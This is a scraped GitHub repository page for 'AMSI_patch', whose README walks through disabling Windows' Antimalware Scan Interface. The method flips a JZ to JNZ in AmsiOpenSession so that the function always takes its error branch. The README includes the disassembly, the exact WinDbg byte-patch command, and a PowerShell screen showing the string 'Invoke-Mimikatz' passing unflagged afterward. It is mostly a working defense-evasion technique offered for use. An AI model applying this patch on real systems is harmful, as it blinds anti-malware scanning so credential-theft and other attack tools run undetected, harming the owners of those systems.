Sign in

SaadAhla / AMSI_patch Public

Notifications | Fork 28 | Star 143

Code | Issues | Pull requests | Actions | Projects | Security | Insights

main | Go to file | Code

AmsiOpenSession
LICENSE
README.md

About

Patching AmsiOpenSession by forcing an error branching

- Readme
- MIT license
- Activity
- 143 stars
- 6 watching
- 28 forks

Report repository

Releases

No releases published

Packages

No packages published


Languages

● C++ 100.0%

README | MIT license

Inside AmsiOpenSession, there is a `TEST` instruction that sets the zero flag (`ZF`) , when the result of the AND operation is zero, and if the zero flag is 1 it will take the error branch because of the `JZ` instruction that will jump if `ZF` is 1 , but if everything is ok the error branching will never took , so what about forcing it by patching `JZ` to `JNZ`.

N.B : `JZ` is similar to `JE` and `JNZ` is similar to `JNE` :



```
; Exported entry   3. AmsiOpenSession


; HRESULT __stdcall AmsiOpenSession(HAMSICONTEXT amsiContext, HAMSISESSION *amsiSession)
public AmsiOpenSession
AmsiOpenSession proc near
test    rdx, rdx
jz      short loc_18000382C
```

```
test    rcx, rcx
jz      short loc_18000382C
```

```
cmp     dword ptr [rcx], 49534D41h
jnz     short loc_18000382C
```

```
cmp     qword ptr [rcx+8], 0
jz      short loc_18000382C
```

```
cmp     qword ptr [rcx+10h], 0
jz      short loc_18000382C
```

```
mov     r8d, 1
mov     eax, r8d
lock xadd [rcx+18h], eax
add     eax, r8d
cdqe
mov     [rdx], rax
jnz     short loc_180003828
```


```
loc_18000382C:
mov     eax, 80070057h
retn
AmsiOpenSession endp
```

```
mov     eax, r8d
lock xadd [rcx+18h], eax
add     eax, r8d
cdqe
mov     [rdx], rax
```

```
loc_180003828:
xor     eax, eax
retn
```

RAX contains the function return value.
Error code 0x80070057 means that an invalid parameter was passed to the function.
so this is an error branching , we have to force it

You can see after patching `JE` to `JNE` using windbg , the Error branching is forced and AMSI is patched :



```
ntdll!DbgBreakPoint:
00007ffd`1de50bb0 cc              int     3
0:020> u amsi!AmsiOpenSession
amsi!AmsiOpenSession:
00007ffd`05f337e0 4885d2          test    rdx,rdx
00007ffd`05f337e3 7447            je      amsi!AmsiOpenSession+0x4c (00007ffd`05f3382c)
00007ffd`05f337e5 4885c9          test    rcx,rcx
00007ffd`05f337e8 7442            je      amsi!AmsiOpenSession+0x4c (00007ffd`05f3382c)
00007ffd`05f337ea 8139414d5349    cmp     dword ptr [rcx],49534D41h
00007ffd`05f337f0 753a            jne     amsi!AmsiOpenSession+0x4c (00007ffd`05f3382c)
00007ffd`05f337f2 4883790800      cmp     qword ptr [rcx+8],0
00007ffd`05f337f7 7433            je      amsi!AmsiOpenSession+0x4c (00007ffd`05f3382c)
0:020> eb amsi!AmsiOpenSession+0x3 75
0:020> u amsi!AmsiOpenSession
amsi!AmsiOpenSession:
00007ffd`05f337e0 4885d2          test    rdx,rdx
00007ffd`05f337e3 7547            jne     amsi!AmsiOpenSession+0x4c (00007ffd`05f3382c)
00007ffd`05f337e5 4885c9          test    rcx,rcx
00007ffd`05f337e8 7442            je      amsi!AmsiOpenSession+0x4c (00007ffd`05f3382c)
00007ffd`05f337ea 8139414d5349    cmp     dword ptr [rcx],49534D41h
00007ffd`05f337f0 753a            jne     amsi!AmsiOpenSession+0x4c (00007ffd`05f3382c)
00007ffd`05f337f2 4883790800      cmp     qword ptr [rcx+8],0
00007ffd`05f337f7 7433            je      amsi!AmsiOpenSession+0x4c (00007ffd`05f3382c)
```

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\saaad> "Invoke-Mimikatz"
Invoke-Mimikatz
PS C:\Users\saaad>
```